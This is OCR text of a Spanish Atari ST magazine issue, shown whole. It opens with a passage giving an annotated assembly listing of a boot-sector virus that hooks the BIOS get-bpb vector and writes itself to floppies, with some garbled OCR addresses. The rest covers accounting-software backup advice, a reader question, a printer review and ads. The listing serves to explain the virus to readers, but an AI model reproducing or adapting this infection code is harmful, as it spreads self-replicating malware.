                                   instalación de la rutina
5005E  SUBA.L   A1,A0              Dirección relativa
50060  ADDA.L   A0,A2
50062  JMP      4(A2)              Ejecuta rutina
                                   instalación
50064  LEA      $05012C(PC),A0     Dirección del buffer
                                   antiguo vector
                                   "get-bpb"
50068  MOVE.L   $000472,(A0)       Copia vector
                                   "get-bpb"
5006E  LEA      $05007A(PC),A0     Instala nueva dirección
50072  MOVE.L   A0,$000472         Copia al vector
                                   "get-bpb"
50078  RTS                         El virus se ha instalado
```

Continua la nueva función adaptada "get-bpb". Este es el virus ejecutado cuando se llama a la función del BIOS.

```
5007A  LINK     A6,#0000
5007E  MOVE.W   $0008(A6),-(A7)    Número de drive
                                   actual
50082  MOVE.L   $05012C(PC),A0     Carga dirección
                                   "get-bpb" antigua
50086  JSR      (A0)               Ejecuta el "get-bpb"
                                   normal
50088  ADDQ.L   #2,A7              Restaura el stack
5008A  MOVEM.L  D0/A0-A1,-(A7)     Salva los registros
                                   para la nueva rutina
                                   del virus
5008E  LEA      $050130(PC),A0     Carga valor de $0001
50092  TST.W    (A0)               $0000?
50094  BEQ      $050124            No; abandona rutina
50098  MOVE.L   $0004C6,A0         Toma -dskbufp
5009E  MOVE.W   (A0),D0            Toma los dos primeros
                                   bytes del sector de
                                   arranque en memoria
500A0  CMP.W    #$6038,D0          ¿Es este un sector de
                                   arranque de un virus?
500A4  BEQ      $05104             Sii ¿Key?
500A6  LEA      $050000(PC),A1     Inicio de dirección de
                                   Sector de Arranque
500AA  MOVE.W   (A1)+(A0)+         Copia al buffer de
                                   disco
500AC  MOVE.W   (A1)+(A0)+         Copia más.
500AE  MOVE.W   (A1)+(A0)+
50080  ADDA.L   #$00000032,A1      Salta a sector ar-
ranque BPB
50086  ADDA.L   #$00000032,A0
```

```
5008C  MOVE.W   #$00E7,D0           $E7 bytes para copiar
500C0  MOVE.W   (A1)+(A0)+          Copia al buffer de disco
500c2  SUBQ.W   #1,D0
500C4  BNE      $0500C0
500C6  MOVE.W   #$0001,-(A7)        Flag del sector
                                    arranque ejecutable
500CA  MOVE.W   #$FFFF,-(A7)        No cambia tipo de disco
500CE  MOVE.L   #$FFFFFFFF,-(A7)    No cambia número de
                                    serie
500D4  MOVE.L   $0004C6,-(A7)       Dirección de uso de
                                    buffer
500DA  MOVE.W   #$0012,-(A7)        Xbios 12, Protobt
500DE  TRAP     #14
500E0  MOVE.W   #$0001,-(A7)        Cuenta sector = 1
500E4  CLR.L    -(A7)               Pista y lado = 0
500E6  MOVE.W   #$0001,-(A7)         Sector=1
500EA  MOVE.W   #$0008(A6),-(A7)    Disco actual
500EE  CLR.L    -(A7)               Filler
500F0  MOVE.L   $004C6,-(A7)        Buffer a escribir
                                    en disco
500F6  MOVE.W   #$0009,-(A7)        Xbios 9, Flopwrite
500FA  TRAP     #14
500FC  ADDA.L   #$00000022,A7       Stack correcto
50102  BRA      $050124             Abandona rutina
                                    de virus
50104  MOVE.W   $0002(A0),D0        Segundo y tercer byte
                                    del sector de arranque
                                    a D0
50108  CMP.W    #$1092,D0           ¿Establece Key?
5010C  BNE      $050124             No; abandona rutina
                                    del virus
```

Aquí es donde las cosas van mal (solamente si Key tiene un valor de $1092 hexadecimal):

```
5010E  LEA      $050000(PC),A1      Dirección sector
                                    arranque en A1
50112  MOVE.L   $0002(A1),D0        Dirección de valor
                                    $10920000
50116  CMP.W    $0004(A0),D0        Compara con el byte
                                    3 y 4 del sector de
                                    arranque actual
5011A  BGT      $050124
5011C  JSR      (A0)                Salto de recurso -
                                    (jamas existe)
5011E  LEA      $050130(PC),A0      Dirección del
                                    valor $0001
50122  CLR.W    (A0)                Limpia a $0000
50124  MOVEM.L  (A7)+D0/A0-A1       Salir de rutina de virus
50128  UNLK     A6
5012A  RTS
5012C  $FC0DE6
50130  $0001
```

Este virus es bastante inofensivo, hasta que el 'Key' establece los bytes 3 y 4 del sector de arranque a $1092....... Entonces empieza el holocausto. Próximamente os ampliaremos este tema que tanto preocupa al usuario informático.

Ayudas al Master (II)

La contabilidad MASTER es, por meritos propios, la más utilizada en los ST. STandard os ofrece unos consejos muy utiles.

Por Enric García

Este mes aprenderemos a aprovechar algunos de los recursos más sutiles que nos ofrece el programa y, al mismo tiempo,resolveremos una consulta que nos llega desde Córdoba.

COPIAS DE SEGURIDAD


Aunque las copias de seguridad no son un proceso contable, si son, uno de los aspectos más importantes de cualquier trabajo informático. A todos nos ha pasado alguna vez que, por un corte de luz, un fallo de programa, o un error al teclear, hemos "perdido" unos datos valiosos y con ellos un tiempo más valioso si cabe.

Es más, este tipo de problemas siempre suele ocurrir en los momentos más delicados, cumpliendose una de las ya famosas leyes de Murphy que dice: "Si algo puede fallar, fallará, y además en el último momento".

Pues bien, ante estas calamidades solo hay un recurso: la copia de seguridad o "Backup".

El programa MASTER permite realizar copias de seguridad entre los distintos soportes de los que dispone el Atari, es decir: Discos Flexibles y Disco Duro.

Hacer una copia o recuperar los datos de la misma es tan sencillo como acceder a una de las funciones del menú y seguir las instrucciones.



Pero lo importante es tener las copias al dia, o al menos guardando una cierta lógica. Lo mejor es prepararse un plan de copias y seguirlo lo más estrictamente posible. En las próximas lineas mostraremos como puede ser uno de estos planes.

Discos Rojos : Dos juegos. Copias alternativas, los dias pares un juego y los impares el otro. Nos permitirá protegernos de fallos de tensión, o de errores detectables inmediatamente. Solo perderemos un día de trabajo en el peor de los casos.

Discos Verdes: Doce juegos. En cada juego haremos una copia de fin de mes. De este modo estaremos prevenidos ante problemas contables que no hayamos detectado hasta varios días después y, que por tanto, hayan "contaminado" nuestras copias de seguridad diarias.

Discos Negros: En estos discos copiaremos los datos de los momentos claves de nuestro trabajo, es decir, justo antes de cerrar un ejercicio contable, o en cualquier otro punto que nos parezca importante.

Este "Plan de Copias" es, naturalmente, solo un ejemplo. Se puede variar, incluir copias semanales, eliminar las diarias etc., todo en función de lo que valoremos nuestros datos y sobre todo de lo que valoremos nuestro tiempo. CONSULTAS

Este mes inauguramos esta sección de consultas con una carta que nos envia el senor Alfredo Hernandez desde Córdoba:

Estimados amigos de Master,

Aprovechando vuestra oferta de ayuda del número 4 de la revista Standard, me gustaría plantear una duda que, aunque no me afecta en mi trabajo con el programa, me tiene bastante intrigado. Es la siguiete: ¿Qué es?, o ¿qué contiene?, el fichero "ERRORES" que aparece en la "carpeta" CONTA.00 donde están mis datos.
Nada más, espero vuestra respuesta y os felicito por el programa.

Alfredo Hernandez

En primer lugar gracias por la confianza y el apoyo. En cuanto al fichero "ERRORES" la explicación es sencilla. Supongo que se habrá dado cuenta que en ocasiones, cuando el programa va a iniciar algún proceso que puede ser conflictivo, aparece una alerta que dice: "Necesito un canal para imprimir errores. Impresora o Archivo". Si enciende la impresora, podrá seleccionar esta opción y los mensajes de error aparecerán por la misma, en caso contrario el programa "abre" un archivo llamado "ERRORES" donde escribe esos mensajes.

Hay que aclarar que los errores que generan este tipo de mensajes son errores que no detienen el proceso, es decir errores de poca importancia. Por ejemplo cuando salvamos un apunte que no contiene descripción nos aparece un mensaje en la impresora (o el archivo) que nos lo indica. Los errores importantes, por ejemplo, un apunte con una cuenta no existente, detienen el proceso en curso y nos instan a subsanar el problema.

Por tanto en el fichero "ERRORES" es posible que puedas leer alguno de estos mensajes, aunque, como estos son poco frecuentes lo más probable es que el archivo esté vacio.

NADA MAS

Bien, el próximo mes nos encontraremos de nuevo en esta sección para seguir descubriendo los detalles del MASTER. Y ya sabeis, si teneis alguna duda, o quereis que se trate algún tema concreto, solo teneis que mandar una nota al Apartado 23400, Barcelona 08080, os aseguro que será bienvenida.

¿YA TIENES TU EJEMPLAR DE ST NEWS?

ST NEWS ™ Núm.

LA REVISTA EN DISCO PARA LOS USUARIOS DE ST DE TODO EL MUNDO

STandard, la revista independiente para el usuario de ATARI le ofrece, en exclusiva, la mejor revista en diskette del mundo.

La mejor revista en diskette para tu ATARI ST. Noticias, artículos, novedades, programas, música, imagenes digitalizadas, y muchas cosas más...

Para que te la mandemos simplemente tienes que enviar un diskette a:

SOFTWARE CENTER
C/Tamarit, 115
08015 BARCELONA

POR CIERTO, ¡¡¡ABSTENERSE DE ENVIAR LOS DISKETTES CON VIRUS!!!

FACIT 3150

La gama 3000 de impresoras de FACIT son la solución para una gestión profesional y exigente.

Por Jordi María Pau

En nuestro anterior número (4), revisabamos un modelo 1100 de la marca FACIT que era el complemento ideal para cualquier usuario con necesidades domésticas. Hoy, y siguiendo la gama de esta marca, echamos un vistazo a los modelos 3000 (FACIT 3100, FACIT 3150 y FACIT 3450) más orientados a un uso eminentemente profesional y de gestión.

Las impresoras matriciales mencionadas no solo nos proporcionan todas las posibilidades de impresión que se pueda necesitar en una oficina, sino que además, nos permiten un acceso extraordinariamente sencillo a todas esas posibilidades. Con modelos desde las 80 columnas (FACIT 3100) a las 136 (FACIT 3150/3450), su velocidad es muy elevada y les podemos sacar un gran rendimiento, con calidad de letra NLQ y multitud de tipos, gráficos en color y una variedad sorprendente de manejo de papel.

La selección de calidad de impresión es instantánea usando un pequeño interruptor en el panel de control de la impresora, desde donde podemos, además, escoger entre diversos tipos de letra en diferentes calidades y con espaciado, tanto fijo como proporcional, no hayándonos de esta manera limitado por las diferentes funciones de impresión que pueda requerir el software de aplicación que usemos.

Para mejorar aún más su impresión, podemos cambiar de tipo de letra con la simple adición de tarjetas de fuentes o empleando una cinta de cuatro colores, proporcionada por el fabricante, para mejorar tanto gráficos como textos.

Un gran handicap que acostumbran a tener este tipo de impresoras, el ruido, ha quedado solventado por FACIT pues el nivel del mismo en estos modelos es realmente bajo, teniendo siempre la opción de amortiguarlo todavía más con la simple pulsación de una tecla en aquellas ocasiones en que necesitemos un silencio prácticamente total.

El manejo del papel se puede realizar de cuatro formas flexibles (ver gráfico). El tractor, que se suministra de forma standard, permite diferentes pasos para el papel, según sea la aplicación:

- Por la parte trasera, usando el

tractor, empujando o tirando del papel (push o pull); siendo este el modo más usual de hacerlo.

- Por la parte trasera, usando el tractor empujando, permitiendo el corte de papel inmediato sin perder ningún formulario.

- Por la parte inferior, empleando el tractor tirando, para el uso correcto de formularios con varias copias, etiquetas, etc.

- Las hojas sueltas se alimentan automáticamente, siendo posible equipar a la impresora con un alimentador de hojas sueltas de una o de dos bandejas.

Las impresoras pueden ser conectadas directamente a la gama de ordenadores personales de ATARI, gamas ST o PC. Las impresoras llevan incorporadas las emulaciones EPSON FX/JX, FACIT e IBM Proprinter, así como las conexiones e interfaces serie y paralelo.

La emulación y otro tipo de parámetros de inicialización se seleccionan siguiendo un procedimiento muy sencillo: Pulsar una tecla y las diferentes alternativas que hay para un parámetro determinado son impresas en secuencia, contestándose con la pulsación de las teclas 'YES' o 'NO'.

Por todas estas características las impresoras FACIT de la gama 3000 se hacen indispensables cuando es necesario un uso muy intenso y de alta calidad.

Jewel Color

ATARI®

JEWEL COLOR
Reina Cristina, 11
Tlf. (93) 315.0410 - 315.0462
08003 - BARCELONA

DISTRIBUIDOR
OFICIAL
ATARI


Todo en el mundo de ATARI

Equipos:
- Ordenador 520 ST
- Ordenador 1040 ST
- Disketeras externas 3.5" y 5.25"
- Discos duros de 30 Mb. y 60 Mb.
- PC3
- PC4 (AT con HD 60 Mb.) VGA
- PC4 (AT con HD removible 44 Mb.) VGA
- PORT-FOLIO (el verdadero PC portatil de bolsillo a un precio excepcional).

¡Novedad mundial!

Existen también ofertas de equipos: Ejm. 520 ST + Monitor Color...

ATARI muchas más posibilidades.



La calidad de impresión (normal o NLQ) y el paso de lcaracter se seleccionan mediante un interruptor giratorio. Existe tabién una tecla especial de bajo ruido. El sistema de targetas permite el empleo de fuentes adicionales y de textos en diversos idiomas para la inicialización

OFERTA Nº. 1

Sí, deseo que me envíen su revista *STandard*, durante 12 números, a partir del nº , **a un precio de ptas. 1200.**– y me remitan un tapete para mi ratón como obsequio.

NOMBRE ....

DIRECCION ....

CIUDAD.. C.P......................

PROVINCIA.. TFNO.................

FORMA DE PAGO: Cheque bancario a nombre de SOFTWARE CENTER, S.A. ☐

